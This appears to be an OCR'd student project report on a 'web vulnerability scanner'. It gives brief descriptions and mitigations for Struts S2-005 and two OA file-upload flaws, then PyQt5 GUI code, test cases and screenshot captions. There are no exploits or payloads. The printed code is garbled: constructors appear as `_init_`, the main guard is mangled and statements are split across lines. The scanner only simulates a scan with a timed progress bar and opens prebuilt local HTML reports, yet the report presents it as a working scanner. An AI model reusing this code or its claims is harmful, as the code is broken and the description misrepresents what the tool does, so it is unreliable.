
Description: S2-005 is a Remote Code Execution (RCE) vulnerability found in the Apache Struts 2 framework. This vulnerability allows attackers to execute arbitrary code on the server by exploiting improper handling of certain parameters.

Mitigation: Ensure that Apache Struts is updated to a patched version that addresses the S2-005 vulnerability. Keeping Struts and its dependencies up-to-date is crucial to prevent exploitation. Implement strict input validation to filter out potentially malicious input, especially for parameters used in the vulnerable component. Validate and sanitize user input to prevent injection attacks. Review and adjust the security configuration of Apache Struts applications to enhance protection against remote code execution vulnerabilities. Disable unnecessary features and tighten access controls where appropriate.

3 Tongda OA v11.8 api.ali.php Arbitrary File Upload Vulnerability

Description: The Tongda OA v11.8 api.ali.php Arbitrary File Upload Vulnerability refers to a critical security flaw found in the api.ali.php file of Tongda OA version 11.8. This vulnerability allows attackers to upload and execute arbitrary files on the server, potentially leading to unauthorized access, data manipulation, or further compromise of the affected system.

Mitigation: If a security patch addressing the vulnerability has been released by the vendor, apply it immediately to mitigate the risk of exploitation. Implement strict file upload restrictions within the Tongda OA software. Validate file types, enforce file size limits, and sanitize filenames to prevent malicious uploads. Limit access to the api.ali.php file and other sensitive functionalities to authorized users only. Implement strong authentication mechanisms and access controls to prevent unauthorized access. Review and adjust the security configuration of Tongda OA to enhance protection against file upload vulnerabilities. Consider disabling unnecessary features and tightening access controls where appropriate.



4 Hua Tian Power OA Arbitrary File Upload Vulnerability (2022HVV)

Description: The Hua Tian Power OA Arbitrary File Upload Vulnerability (2022HVV) refers to a critical security flaw found in the file upload functionality of Hua Tian Power OA software. This vulnerability allows attackers to upload and execute arbitrary files on the server, potentially leading to unauthorized access, data manipulation, or further compromise of the affected system.

Mitigation: If a security patch addressing the vulnerability has been released by the vendor, apply it immediately to mitigate the risk of exploitation. Implement strict file upload restrictions within Hua Tian Power OA software. Validate file types, enforce file size limits, and sanitize filenames to prevent malicious uploads. Limit access to the file upload functionality to authorized users only. Implement strong authentication mechanisms and access controls to prevent unauthorized access. Review and adjust the security configuration of Hua Tian Power OA to enhance protection against file upload vulnerabilities. Consider disabling unnecessary features and tightening access controls where appropriate.

FIG 7.7: REPORT OF WEB VULNERABILITY SCAN

8. Through this report, users can gain an understanding of the vulnerabilities present in the provided URL, allowing them to take appropriate actions to mitigate risks.

7.2 CODE FOR USER INTERFACE

```
import sys

from PyQt5.QtWidgets import QApplication, QWidget, QVBoxLayout, QHBoxLayout,
QLineEdit, QPushButton, QProgressBar, QLabel, QFrame, QDialog, QMessageBox,
QMainWindow, QAction, QMenu

from PyQt5.QtGui import QPixmap, QPalette, QColor, QFont

from PyQt5.QtCore import Qt, QThread, pyqtSignal

import time

import subprocess

class ScannerThread(QThread):

    progress_updated = pyqtSignal(int)


    def _init_(self, url):

        super()._init_()

        self.url = url

        self.stopped = False
    def run(self):
        # Simulate scanning process
        for i in range(101):
            if self.stopped:
                break
            self.progress_updated.emit(i) # Emit signal with progress value
            time.sleep(0.1) # Simulate work being done
        print("Scanning complete")

    def stop(self):
        self.stopped = True

class ScanDialog(QDialog):
    def _init_(self):
        super()._init_()
        self.initUI()

    def initUI(self):
        layout = QVBoxLayout()

        message_label = QLabel("Welcome to Web Vulnerability Scanner\n This tool should only be used for educational purposes.\nIf any individual uses this tool in unintended ways then we are not responsible for it.\nIf you agree with this terms and conditions then please select the yes option otherwise exit the tool by selecting the no option.")
        font = QFont("Cooper Black", 12)
        message_label.setFont(font) # Set the font for the label
        message_label.setAlignment(Qt.AlignCenter)
        layout.addWidget(message_label)

        button_layout = QHBoxLayout()
        yes_button = QPushButton("Yes")
        yes_button.clicked.connect(self.accept)
        button_layout.addWidget(yes_button)

        no_button = QPushButton("No")
        no_button.clicked.connect(self.reject)
        button_layout.addWidget(no_button)

        layout.addLayout(button_layout)
        self.setLayout(layout)
        self.setWindowTitle("Welcome"
        )

class MainWindow(QMainWindow):
    def _init_(self):
        super()._init_()
        self.initUI()

    def initUI(self):
        self.setWindowTitle("WEB VULNERABILITY SCANNER")
        self.setFixedSize(1600, 900) # Set a reasonable window size

        # Set background color to white
        palette = self.palette()
        palette.setColor(QPalette.Window, QColor(255, 255, 255))
        self.setPalette(palette)

        # Set background image
        background_label = QLabel(self)
        pixmap = QPixmap("C:\\Users\\akars\\OneDrive\\Desktop\\Akatsuki.jpg") # Path to your
image
```

```
background_label.setPixmap(pixmap)
```

```
        background_label.setScaledContents(True)
        background_label.setGeometry(0, 0, self.width(), self.height()) # Set geometry after the
window is shown

        layout = QVBoxLayout()

        # Add title label
        title_label = QLabel("                    WEB VULNERABILITY SCANNER                         ")
        title_label.setFont(QFont("Algerian", 40))
        title_label.setAlignment(Qt.AlignTop) # Align top
        title_label.setStyleSheet("color: white;") # Set text color to white
        layout.addWidget(title_label)

        # Create a frame to contain the input box, scan button, and progress bar
        frame = QFrame()
        frame.setStyleSheet("background-color: rgba(255, 255, 255, 169);") # Semi-transparent
white background
        frame.setFixedWidth(300) # Set fixed width for the frame
        frame_layout = QVBoxLayout()

        self.url_entry = QLineEdit()
        frame_layout.addWidget(self.url_entry, stretch=1) # Set stretch factor to 1

        self.scan_button = QPushButton("Scan")
        self.scan_button.clicked.connect(self.start_scan)
        frame_layout.addWidget(self.scan_button)

        self.cancel_button = QPushButton("Cancel")
        self.cancel_button.clicked.connect(self.cancel_scan)
        frame_layout.addWidget(self.cancel_button)
        self.progress_bar = QProgressBar()
        self.progress_bar.setAlignment(Qt.AlignCenter)
        frame_layout.addWidget(self.progress_bar)

        frame.setLayout(frame_layout)
        layout.addWidget(frame, alignment=Qt.AlignTop | Qt.AlignCenter) # Align the frame to
the center

        frame1 = QFrame()
        frame1.setStyleSheet("background-color: rgba(255, 255, 255, 0);") # Semi-transparent
white background
        frame1.setFixedWidth(150) # Set fixed width for the frame
        frame1.setFixedHeight(1)
        frame1_layout = QVBoxLayout()
        frame1.setLayout(frame1_layout)
        layout.addWidget(frame1, alignment=Qt.AlignBottom | Qt.AlignCenter)

        central_widget = QWidget()
        central_widget.setLayout(layout)
        self.setCentralWidget(central_widget)

        # Add menu bar
        menu_bar = self.menuBar()
        sessions_menu = menu_bar.addMenu("Session")

        new_session_action = QAction("Reset", self)
        new_session_action.triggered.connect(self.reset_session)
        sessions_menu.addAction(new_session_action)

        # Add "Reports" menu
        reports_menu = menu_bar.addMenu("Reports")
        # Add submenu for opening HTML files in Chrome
        open_html_submenu = QMenu("Open HTML File", self)

        #   Specify   paths   to   HTML
        files html_files = {
            "1.html":
            "C:\\Users\\akars\\OneDrive\\Desktop\\Reports\\1.html",
            "2.html":
            "C:\\Users\\akars\\OneDrive\\Desktop\\Reports\\2.html",
            "3.html": "C:\\Users\\akars\\OneDrive\\Desktop\\Reports\\3.html"
        }

        for display_name, file_path in html_files.items():
            action = QAction(display_name, self)
            action.triggered.connect(lambda _, path=file_path: self.open_html_file(path))
            open_html_submenu.addAction(action)

        reports_menu.addMenu(open_html_submenu)

    def open_html_file(self, file_path):
        subprocess.Popen(["C:\\Program
Files\\Google\\Chrome\\Application\\chrome.exe", file_path]) # Replace "chrome" with the
command to open Chrome on your system

    def start_scan(self):
        self.scan_button.setEnabled(False) # Disable the "Scan" button
        self.cancel_button.setEnabled(True) # Enable the "Cancel" button
        url = self.url_entry.text()
        self.thread = ScannerThread(url)
        self.thread.progress_updated.connect(self.update_progress)
        self.thread.start()

    def update_progress(self, value):
        self.progress_bar.setValue(value)

    def reset_session(self):
        self.url_entry.clear()
        self.progress_bar.reset()
        self.scan_button.setEnabled(True) # Enable the "Scan" button
        self.cancel_button.setEnabled(False) # Disable the "Cancel" button

    def cancel_scan(self):
        if hasattr(self, 'thread') and self.thread.isRunning():
            self.thread.stop()
            self.scan_button.setEnabled(True) # Enable the "Scan" button
            self.cancel_button.setEnabled(False) # Disable the "Cancel" button

if _name____== "_main_": app =
    QApplication(sys.argv)

    # Open dialog to ask for user's choice
    dialog = ScanDialog()
    if dialog.exec_() == QDialog.Accepted:
        window = MainWindow()
        window.show()
    else:
        sys.exit(0) # Exit the program with exit code 0 when "No" is clicked

    sys.exit(app.exec_())
```

7.3 EXPLAINATION OF CODE

1. **Imports:** The code imports necessary modules from PyQt5 for building the GUI, as well as other standard Python modules like `sys`, `subprocess`, and `time`.

2. **ScannerThread Class:** This class is a subclass of `QThread` and represents the thread responsible for simulating the scanning process. It emits a signal (`progress_updated`) to update the progress bar during scanning. It has methods to start the scanning process (`run()`), stop the scanning process (`stop()`), and emit the progress signal.

3. **ScanDialog Class:** This class represents the welcome dialog shown at the start of the application. It displays terms and conditions and asks the user to agree or disagree. If the user agrees, the main window is shown; otherwise, the application exits.

4. **MainWindow Class:** This class represents the main window of the application. It sets up the GUI layout, including labels, buttons, and the progress bar. It also handles actions such as starting and canceling scans, resetting sessions, and opening reports.

initUI(): This method initializes the main window UI, sets its title, size, background color, and background image. It creates various widgets like labels, buttons, and layouts, and arranges them using layouts.

start_scan(): This method is called when the user clicks the "Scan" button. It disables the scan button, enables the cancel button, retrieves the URL from the input field, and starts the scanning process in a separate thread (`ScannerThread`).

update_progress(): This method receives progress updates from the scanning thread and updates the progress bar accordingly.

reset_session(): This method is called to reset the session, clearing the input field and resetting the progress bar.

cancel_scan(): This method is called when the user clicks the "Cancel" button to stop the scanning process.

5. **Main Section:** The main section of the code creates an instance of the `QApplication` and shows the welcome dialog (`ScanDialog`). If the user agrees, it creates and shows the main window (`MainWindow`). Finally, it starts the application event loop.

8.TEST CASES AND FINAL RESULT

8.1 TEST CASES

I) Agree to Terms and Start Scan:

Steps: Launch the application, agree to the terms, enter a valid URL in the input field, and click the "Scan" button.

Expected Result: The scanning process should start, and the progress bar should update accordingly. After completion, the user should be able to view the report.

II) Cancel Scan:

Steps: Start a scan and then click the "Cancel" button.

Expected Result: The scanning process should stop, and the progress bar should remain at the current progress level. The "Scan" button should become enabled again.

III) Reset Session:

Steps: Start a scan, then click the "Reset" option from the "Session" menu.

Expected Result: The input field should be cleared, the progress bar should reset, and the "Scan" button should become enabled.

IV) Disagree to Terms:

Steps: Launch the application and click "No" when prompted to agree to the terms.

Expected Result: The application should exit without showing the main window.

V) Open Report:

Steps: Start a scan and complete it. Then, click on the "Reports" menu and select one of the HTML report files.


Expected Result: The selected report should open in the default web browser.

8.2 FINAL RESULT

I) Agree to Terms and Start Scan:

The scanning process should start, and the progress bar should update accordingly.

Result: Success


Welcome

Welcome to Web Vulnerability Scanner
This tool should only be used for educational purposes.
If any individual uses this tool in unintended ways then we are not responsible for it.
If you agree with this terms and conditions then please select the yes option otherwise exit the tool by selecting the no option.

FIG 8.1: ACCEPTING THE TERMS AND CONDITIONS




FIG 8.2: URL INPUT IN INPUT DIALOG, THEN HIT THE "SCAN" BUTTON AND PROCESSING OF PROGRESS BAR

II) Cancel Scan:

The scanning process should stop, and the progress bar should remain at the current progress level. The "Scan" button should become enabled again.

Result: Success




FIG 8.3: STARTED THE SCANNING PROCESS




FIG 8.4: THEN CLICKED THE "CANCEL" BUTTON AND STOPPED THE SCANNING PROCESS

III) Reset Session:

The input field should be cleared, the progress bar should reset, and the "Scan" button should become enabled.

Result: Success




FIG 8.5: ONGOING SCAN




FIG 8.6: CLICKED THE “SESSION” MENU AND THEN “RESET” OPTION





FIG 8.7: SESSION RESET

IV) Disagree to Terms:

The application should exit without showing the main window.

Result: Success



Welcome to Web Vulnerability Scanner
This tool should only be used for educational purposes.
If any individual uses this tool in unintended ways then we are not responsible for it.
If you agree with this terms and conditions then please select the yes option otherwise exit the tool by selecting the no option.

FIG 8.8: STARTING THE MAIN PROGRAM AND SELECTING THE "NO" OPTION

